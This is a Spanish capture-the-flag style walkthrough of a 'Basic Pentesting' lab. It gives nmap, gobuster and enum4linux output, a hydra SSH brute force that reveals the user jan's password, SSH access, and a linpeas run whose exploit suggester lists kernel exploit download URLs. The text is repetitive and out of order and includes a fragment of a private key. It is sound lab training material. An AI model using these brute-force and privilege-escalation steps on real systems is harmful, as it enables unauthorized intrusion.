

# Basic Pentesting

Primero comenzaremos con un Escaneo de Nmap

```
[sudo] contraseña para kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 16:12 EST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 16:12
Scanning 10.10.108.127 [4 ports]
Completed Ping Scan at 16:12, 0.34s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:12
Completed Parallel DNS resolution of 1 host. at 16:12, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:12
Scanning 10.10.108.127 [65535 ports]
Discovered open port 139/tcp on 10.10.108.127
Discovered open port 445/tcp on 10.10.108.127
Discovered open port 22/tcp on 10.10.108.127
Discovered open port 80/tcp on 10.10.108.127
Increasing send delay for 10.10.108.127 from 0 to 5 due to 2519 out of 8396 dropped probes since last increase.
Increasing send delay for 10.10.108.127 from 5 to 10 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.108.127 from 10 to 20 due to 1095 out of 3648 dropped probes since last increase.
Increasing send delay for 10.10.108.127 from 20 to 40 due to 399 out of 1328 dropped probes since last increase.
Increasing send delay for 10.10.108.127 from 40 to 80 due to 2905 dropped probes since last increase.
Increasing send delay for 10.10.108.127 from 80 to 160 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.108.127 from 160 to 320 due to 833 out of 2775 dropped probes since last increase.
Increasing send delay for 10.10.108.127 from 320 to 640 due to 959 out of 3195 dropped probes since last increase.
Increasing send delay for 10.10.108.127 from 640 to 1000 due to max_successful_tryno increase to 6
Completed SYN Stealth Scan at 16:13, 18.11s elapsed (65535 total ports)
Initiating Service scan at 16:13
Scanning 4 services on 10.10.108.127
Completed Service scan at 16:13, 12.01s elapsed (4 services on 1 host)
NSE: Script scanning 10.10.108.127.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:13
Completed NSE at 16:13, 1.51s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:13
Completed NSE at 16:13, 1.28s elapsed
Nmap scan report for 10.10.108.127
Host is up, received timestamp-reply ttl 61 (0.34s latency).
Scanned at 2024-01-22 16:12:42 EST for 33s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.14 seconds
Raw packets sent: 167370 (7.364MB) | Rcvd: 68593 (2.744MB)
```

luego con un fuzzing de Directorios.

```
(kali@kali)-[~/Desktop/basic]
$ gobuster dir -u 10.10.108.127 -w /usr/share/wordlists/dirb/small.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.108.127
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s




Starting gobuster in directory enumeration mode

/development (Status: 301) [Size: 320] [→ http://10.10.108.127/development/]
Progress: 959 / 960 (99.90%)

Finished
```

encontramos un directorio llamado Deveploment  
entramos a revisar y le`imos archivos:

# Index of /development

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.108.127 Port 80

dev.txt  
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J

j.txt  
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

-K

Enumeramos el servicio SMB

```
(kali@kali)-[~/Desktop/basic]
$ enum4linux -a 10.10.108.127
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 22 16:14:33 2024

===== ( Target Information ) =====
Target ..... 10.10.108.127 [10.10.108.127]
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.108.127 ) =====
```

aparecen dos usuarios:

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
```

```
S-1-22-1-1000 Unix User\kay (Local User)
```

```
S-1-22-1-1001 Unix User\jan (Local User)
```

luego haremos fuerza bruta con hydra

```
(kali@kali)-[~]  
$ hydra -t 4 -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.108.127  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
```

Password armando

```
(kali@kali)-[~]  
$ ssh jan@10.10.108.127  
Escaped  
The authenticity of host '10.10.108.127 (10.10.108.127)' can't be established.  
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes  
Warning: Permanently added '10.10.108.127' (ED25519) to the list of known hosts.  
jan@10.10.108.127's password:  
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 packages can be updated.  
0 updates are security updates.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102  
jan@basic2:~$
```

escalaremos privilegios con linpeas

linpeas-ng by carlospolop

Linux Privesc Checklist: <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

30P52kfZzjBt3ciN2AmYv205EN||vsacPi3PZRNI|sbGxmXOkVXdvPC5mR/pn|v

```
wrrVsgjQJoTpFRShHjQ3qSoJ/r/8/D1VCvtD4UsFZ+j1y9kXKLaT/oK491zK8nwG
URUvqvBhDS7cq8C5rFGJUyD79guGh3He5Y7bl+mdXKNZLMlzOnauC5bKV4i+Yuj7
AGIExXRIJXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVIB4Jn5
phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdl9i2+uNR
ogjvVVBVVZIBH+w5YJhYtrlnQ7DMqAyX1YB2pmC+leRgF3yrP9a2kLAaDk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTwfI80jo8QDIq+HE0bvCB/o2FxQKYEtgfH4/UC
D5qrsHAK15DnhH4IXrlkPIA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91J7gov/RBTro7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkt
t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHI0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLulOhCVzsw/DIUrf+4liQ3R36Bu2R5+kmPFikkeW1tYWlY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----
```

preparamos el archivo para poder crackearlo con john the ripper previo a descargarlo en nuestra maquina

crackeamos el RSA,  
le damos privilegios 400 al archivo  
conectamos por ssh con el ID\_RSA

buscamos en los directorios.

# Escaneo

```
sudo nmap -sV -vvv -min-rate 10000 -p- -vvv 10.10.108.127
```

```
└─$ sudo nmap -sV -vvv -min-rate 10000 -p- -vvv 10.10.108.127
```

[sudo] contraseña para kali:

Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-01-22 16:12 EST

NSE: Loaded 46 scripts for scanning.

Initiating Ping Scan at 16:12

Scanning 10.10.108.127 [4 ports]

Completed Ping Scan at 16:12, 0.34s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 16:12

Completed Parallel DNS resolution of 1 host. at 16:12, 0.01s elapsed

DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]

Initiating SYN Stealth Scan at 16:12

Scanning 10.10.108.127 [65535 ports]

Discovered open port 139/tcp on 10.10.108.127

Discovered open port 445/tcp on 10.10.108.127

Discovered open port 22/tcp on 10.10.108.127

Discovered open port 80/tcp on 10.10.108.127

Increasing send delay for 10.10.108.127 from 0 to 5 due to 2519 out of 8396 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 5 to 10 due to max\_successful\_tryno increase to 4

Increasing send delay for 10.10.108.127 from 10 to 20 due to 1095 out of 3648 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 20 to 40 due to 399 out of 1328 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 40 to 80 due to 872 out of 2905 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 80 to 160 due to max\_successful\_tryno increase to 5

Increasing send delay for 10.10.108.127 from 160 to 320 due to 833 out of 2775 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 320 to 640 due to 959 out of 3195 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 640 to 1000 due to max\_successful\_tryno increase to 6

Completed SYN Stealth Scan at 16:13, 18.11s elapsed (65535 total ports)

Initiating Service scan at 16:13

Scanning 4 services on 10.10.108.127

Completed Service scan at 16:13, 12.01s elapsed (4 services on 1 host)

NSE: Script scanning 10.10.108.127.

NSE: Starting runlevel 1 (of 2) scan.

Initiating NSE at 16:13

Completed NSE at 16:13, 1.51s elapsed

NSE: Starting runlevel 2 (of 2) scan.

Initiating NSE at 16:13

Completed NSE at 16:13, 1.28s elapsed

Nmap scan report for 10.10.108.127

Host is up, received timestamp-reply ttl 61 (0.34s latency).

Scanned at 2024-01-22 16:12:42 EST for 33s

Not shown: 65531 closed tcp ports (reset)

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

22/tcp	open	ssh	syn-ack ttl 61	OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
--------	------	-----	----------------	--

80/tcp	open	http	syn-ack ttl 61	Apache httpd 2.4.18 ((Ubuntu))
--------	------	------	----------------	--------------------------------

139/tcp	open	netbios-ssn	syn-ack ttl 61	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
---------	------	-------------	----------------	---

445/tcp	open	netbios-ssn	syn-ack ttl 61	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
---------	------	-------------	----------------	---

Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 34.14 seconds

Raw packets sent: 167370 (7.364MB) | Rcvd: 68593 (2.744MB)



# ***gobuster***

```
gobuster dir -u 10.10.108.127 -w /usr/share/wordlists/dirb/small.txt
```

```
└─(kali㉿kali)-[~/Desktop/basic]
```

```
└─$ gobuster dir -u 10.10.108.127 -w /usr/share/wordlists/dirb/small.txt
```

```
=====
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

```
[+] Url:           http://10.10.108.127
[+] Method:        GET
[+] Threads:       10
[+] Wordlist:       /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent:     gobuster/3.6
[+] Timeout:       10s
```

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/development (Status: 301) [Size: 320] [--> <http://10.10.108.127/development/>]

Progress: 959 / 960 (99.90%)

```
=====
```

Finished

```
=====
```

# SMB

```
enum4linux -a 10.10.108.127
```

```
└─(kali㉿kali)-[~/Desktop/basic]
```

```
└─$ gobuster dir -u 10.10.108.127 -w /usr/share/wordlists/dirb/small.txt
```

```
=====
Gobuster v3.6
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
=====
[+] Url: http://10.10.108.127
```

```
[+] Method: GET
```

```
[+] Threads: 10
```

```
[+] Wordlist: /usr/share/wordlists/dirb/small.txt
```

```
[+] Negative Status codes: 404
```

```
[+] User Agent: gobuster/3.6
```

```
[+] Timeout: 10s
=====
```

```
Starting gobuster in directory enumeration mode
```

```
=====
/development (Status: 301) [Size: 320] [--> http://10.10.108.127/development/]
```

```
Progress: 959 / 960 (99.90%)
```

```
=====
Finished
=====
```

```
└─(kali㉿kali)-[~/Desktop/basic]
```

```
└─$ enum4linux -a 10.10.108.127
```

```
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 22 16:14:33 2024
```

```
===== ( Target
```

```
Information )=====
```

```
Target .....
```

```
10.10.108.127
```

```
RID Range ..... 500-550,1000-1050
```

```
Username ..... "
```

```
Password ..... "
```

```
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
===== ( Enumerating Workgroup/Domain on
```

```
10.10.108.127 )=====
```

```
[+] Got domain/workgroup name:
```

```
WORKGROUP
```

```
===== ( Nbtstat Information for
```

```
10.10.108.127 )=====
```



Looking up status of  
10.10.108.127

```
BASIC2      <00> -      B <ACTIVE> Workstation Service
BASIC2      <03> -      B <ACTIVE> Messenger Service
BASIC2      <20> -      B <ACTIVE> File Server Service
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP   <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP   <1d> -      B <ACTIVE> Master Browser
WORKGROUP   <1e> - <GROUP> B <ACTIVE> Browser Service Elections
```

MAC Address = 00-00-00-00-00-00

=====( Session Check on  
10.10.108.127 )=====

[+] Server 10.10.108.127 allows sessions using username "", password ""

=====( Getting domain SID for  
10.10.108.127 )=====

Domain Name:  
WORKGROUP

Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

=====( OS information on  
10.10.108.127 )=====

[E] Can't get OS info with  
smbclient

[+] Got OS info for 10.10.108.127 from  
srvinfo:

```
BASIC2      Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-
Ubuntu
platform_id   :    500
os version    :    6.1
server type   :   0x809a03
```

```
===== ( Users on
10.10.108.127 )=====
```

Use of uninitialized value \$users in print at ./enum4linux.pl line 972.

Use of uninitialized value \$users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value \$users in print at ./enum4linux.pl line 986.

Use of uninitialized value \$users in pattern match (m//) at ./enum4linux.pl line 988.

```
===== ( Share Enumeration on
10.10.108.127 )=====
```

Sharename	Type	Comment
-----	----	-----
Anonymous	Disk	
IPC\$	IPC	IPC Service (Samba Server 4.3.11-Ubuntu)

Reconnecting with SMB1 for workgroup listing.

Server	Comment
-----	-----

Workgroup	Master
-----	-----
WORKGROUP	BASIC2

[+] Attempting to map shares on  
10.10.108.127

//10.10.108.127/Anonymous Mapping: OK Listing: OK Writing: N/  
A

[E] Can't understand  
response:

NT\_STATUS\_OBJECT\_NAME\_NOT\_FOUND listing  
\\\*

//10.10.108.127/IPC\$ Mapping: N/A Listing: N/A Writing: N/A

```
===== ( Password Policy Information for
10.10.108.127 )=====
```

[+] Attaching to 10.10.108.127 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

[+] BASIC2

[+] Builtin

[+] Password Info for Domain: BASIC2

[+] Minimum password length: 5  
[+] Password history length: None  
[+] Maximum password age: 37 days 6 hours 21 minutes  
[+] Password Complexity Flags: 000000

[+] Domain Refuse Password Change: 0  
[+] Domain Password Store Cleartext: 0  
[+] Domain Password Lockout Admins: 0  
[+] Domain Password No Clear Change: 0  
[+] Domain Password No Anon Change: 0  
[+] Domain Password Complex: 0

[+] Minimum password age: None  
[+] Reset Account Lockout Counter: 30 minutes  
[+] Locked Account Duration: 30 minutes  
[+] Account Lockout Threshold: None  
[+] Forced Log off Time: 37 days 6 hours 21 minutes

[+] Retrieved partial password policy with  
rpcclient:

Password Complexity:  
Disabled

Minimum Password Length: 5

=====( Groups on  
10.10.108.127 )=====

[+] Getting builtin  
groups:

[+] Getting builtin group  
memberships:

[+] Getting local  
groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

=====( Users on 10.10.108.127 via RID cycling (RIDS: 500-550,1000-1050) )=====

[I] Found new  
SID:

S-1-22-1

[I] Found new  
SID:

S-1-5-32

[I] Found new  
SID:

S-1-5-32

[I] Found new  
SID:

S-1-5-32

[I] Found new  
SID:

S-1-5-32

[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username "", password ""

S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)  
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)

[+] Enumerating users using SID S-1-5-32 and logon username "", password ""

S-1-5-32-544 BUILTIN\Administrators (Local Group)  
S-1-5-32-545 BUILTIN\Users (Local Group)  
S-1-5-32-546 BUILTIN\Guests (Local Group)  
S-1-5-32-547 BUILTIN\Power Users (Local Group)  
S-1-5-32-548 BUILTIN\Account Operators (Local Group)  
S-1-5-32-549 BUILTIN\Server Operators (Local Group)  
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username "", password ""

S-1-22-1-1000 Unix User\kay (Local User)  
S-1-22-1-1001 Unix User\jan (Local User)

=====( Getting printer info for 10.10.108.127 )=====

No printers returned.

enum4linux complete on Mon Jan 22 16:36:52 2024

# hydra

hydra -t 4 -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.108.127  
Pass. armando

```
(kali@kali) [~] Basic Pentesting / ssh2john
$ hydra -t 4 -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.108.127
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-22 16:24:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.108.127:22/
[STATUS] 37.00 tries/min, 37 tries in 00:01h, 14344362 to do in 6461:26h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[STATUS] 26.86 tries/min, 188 tries in 00:07h, 14344211 to do in 8901:33h, 4 active
[STATUS] 26.93 tries/min, 404 tries in 00:15h, 14343995 to do in 8876:15h, 4 active
[22][ssh] host: 10.10.108.127 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-22 16:54:16
(kali@kali) [~]
```

# ***SSH***

ssh jan@10.10.108.127



***Linpeas***

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
scp linpeas.sh jan@10.10.108.127:/tmp/
```

```
(kali@kali)-[~/Desktop/basic]
$ scp linpeas.sh jan@10.10.108.127:/tmp/
jan@10.10.108.127's password:
linpeas.sh
```

```
chmod +x linpeas.sh
```

```

pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd /tmp/
jan@basic2:/tmp$ ls
hsperfdata_tomcat9  linpeas.sh  systemd-private-1036bf9da4e64e3592ad9bb97b39a62a-systemd-timesyncd.service-0LEpTH
jan@basic2:/tmp$ chmod +x linpeas.sh
jan@basic2:/tmp$ █

```

```
./linpeas.sh
```

```

jane@basic2:~$ cp /tmp$ ./lineas.sh
systemd-private-1036bf9da4e64e3592ad9bb97b39a62a-systemd-timesyncd.service-0LEpTh
jane@basic2:/tmp$ chmod +x lineas.sh
jane@basic2:/tmp$ ./lineas.sh
--bash: ./lineas: No such file or directory
jane@basic2:/tmp$ ./lineas.sh

```



```

Do you like PEASS?

Get the latest version : https://github.com/sponsors/carlosopolop
Follow on Twitter      : @hacktricks_live
Respect on HTB         : Sir@roccoli

Thank you!

```

linpeas-ng by carlospolop

**ADVISORY:** This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

```
jan@basic2:/tmp$ ./linpeas.sh
```



/-----\

| Do you like PEASS?

|

|-----|

| Get the latest version : <https://github.com/sponsors/carlospolop>

|

| Follow on Twitter : @hacktricks\_live

|

| Respect on HTB : SirBroccoli

|

|-----|

| Thank you!

|

\-----/

linpeas-ng by  
carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

#### LEGEND:

RED/YELLOW: 95% a PE vector

RED: You should take a look to it

LightCyan: Users with console

Blue: Users without console & mounted devs

Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)

LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

===== Basic information

┌──────────────────┐

OS: Linux version 4.4.0-119-generic (buildd@lcy01-amd64-013) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018  
User & Groups: uid=1001(jan) gid=1001(jan) groups=1001(jan)  
Hostname: basic2  
Writable folder: /dev/shm  
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)  
[+] /bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)  
[+] /bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

Caching directories ..... DONE

┌──────────────────┐  
└──────────────────┘ System Information  
┌──────────────────┐  
└──────────────────┘

┌──────────────────┐ Operative system  
└──────────────────┘ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits>

Linux version 4.4.0-119-generic (buildd@lcy01-amd64-013) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018  
Distributor ID: Ubuntu  
Description: Ubuntu 16.04.4 LTS  
Release: 16.04  
Codename: xenial

┌──────────────────┐ Sudo version  
└──────────────────┘ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version>

Sudo version  
1.8.16

┌──────────────────┐ PATH  
└──────────────────┘ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses>

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/  
bin

┌──────────────────┐ Date & uptime  
Mon Jan 22 16:51:19 EST  
2024  
16:51:19 up 40 min, 1 user, load average: 0.28, 0.07, 0.09

┌──────────────────┐ Any sd\*/disk\* disk in /dev? (limit 20)  
disk

┌──────────────────┐ Unmounted file-system?

↳ Check if you can mount umounted

devices

UUID=cdbcec40-cb66-49dd-ad6b-be757c8140cf / ext4 errors=remount-ro 0

1

UUID=db3bdca8-5517-4600-b896-e8479e05e44a none swap sw 0 0

↳ Environment

↳ Any private information inside environment variables?

HISTFILESIZE=0

MAIL=/var/mail/jan

SSH\_CLIENT=10.2.92.229 42372 22

USER=jan

SHLVL=1

HOME=/home/jan

OLDPWD=/home

SSH\_TTY=/dev/pts/0

LOGNAME=jan

\_=./linpeas.sh

XDG\_SESSION\_ID=2

TERM=xterm-256color

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin

XDG\_RUNTIME\_DIR=/run/user/1001

LANG=en\_US.UTF-8

HISTSIZE=0

SHELL=/bin/bash

PWD=/tmp

XDG\_DATA\_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop

SSH\_CONNECTION=10.2.92.229 42372 10.10.108.127 22

HISTFILE=/dev/null

↳ Searching Signature verification failed in dmesg

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed>

dmesg Not

Found

↳ Executing Linux Exploit Suggester

↳ <https://github.com/mzet-/linux-exploit-suggester>

[+] [CVE-2017-16995]

eBPF\_verifier

Details: <https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html>

Exposure: highly probable

Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},  
[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}

Download URL: <https://www.exploit-db.com/download/45010>

Comments: CONFIG\_BPF\_SYSCALL needs to be set && kernel.unprivileged\_bpf\_disabled != 1

[+] [CVE-2016-5195] dirtycow

Details: <https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails>

Exposure: highly probable

Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-\*},RHEL=6{kernel:2.6.32-\*(3.0|2|6|8|10).\*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-\*(4.2.0-0.21.el7)},[ ubuntu=16.04|14.04|12.04 ]

Download URL: <https://www.exploit-db.com/download/40611>

Comments: For RHEL/CentOS see exact vulnerable versions here: [https://access.redhat.com/sites/default/files/rh-cve-2016-5195\\_5.sh](https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh)

[+] [CVE-2016-5195] dirtycow 2

Details: <https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails>

Exposure: highly probable

Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu=16.04 ] {kernel:4.4.0-21-generic}

Download URL: <https://www.exploit-db.com/download/40839>

ext-url: <https://www.exploit-db.com/download/40847>

Comments: For RHEL/CentOS see exact vulnerable versions here: [https://access.redhat.com/sites/default/files/rh-cve-2016-5195\\_5.sh](https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh)

[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: probable

Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://codeload.github.com/berdav/CVE-2021-4034/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: probable

Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10

Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

[+] [CVE-2017-7308] af\_packet

Details: <https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html>

Exposure: probable

Tags: [ ubuntu=16.04 ] {kernel:4.8.0-(34|36|39|41|42|44|45)-generic}

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c>

Comments: CAP\_NET\_RAW cap or CONFIG\_USER\_NS=y needed. Modified version at 'ext-url' adds support for additional kernels

[+] [CVE-2017-6074] dccp

Details: <http://www.openwall.com/lists/oss-security/2017/02/22/3>

Exposure: probable

Tags: [ ubuntu=(14.04|16.04) ] {kernel:4.4.0-62-generic}

Download URL: <https://www.exploit-db.com/download/41458>

Comments: Requires Kernel be built with CONFIG\_IP\_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2017-1000112] NETIF\_F\_UFO

Details: <http://www.openwall.com/lists/oss-security/2017/08/13/1>

Exposure: probable

Tags: ubuntu=14.04{kernel:4.4.0-\*},[ ubuntu=16.04 ] {kernel:4.8.0-\*}

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1000112/poc.c>

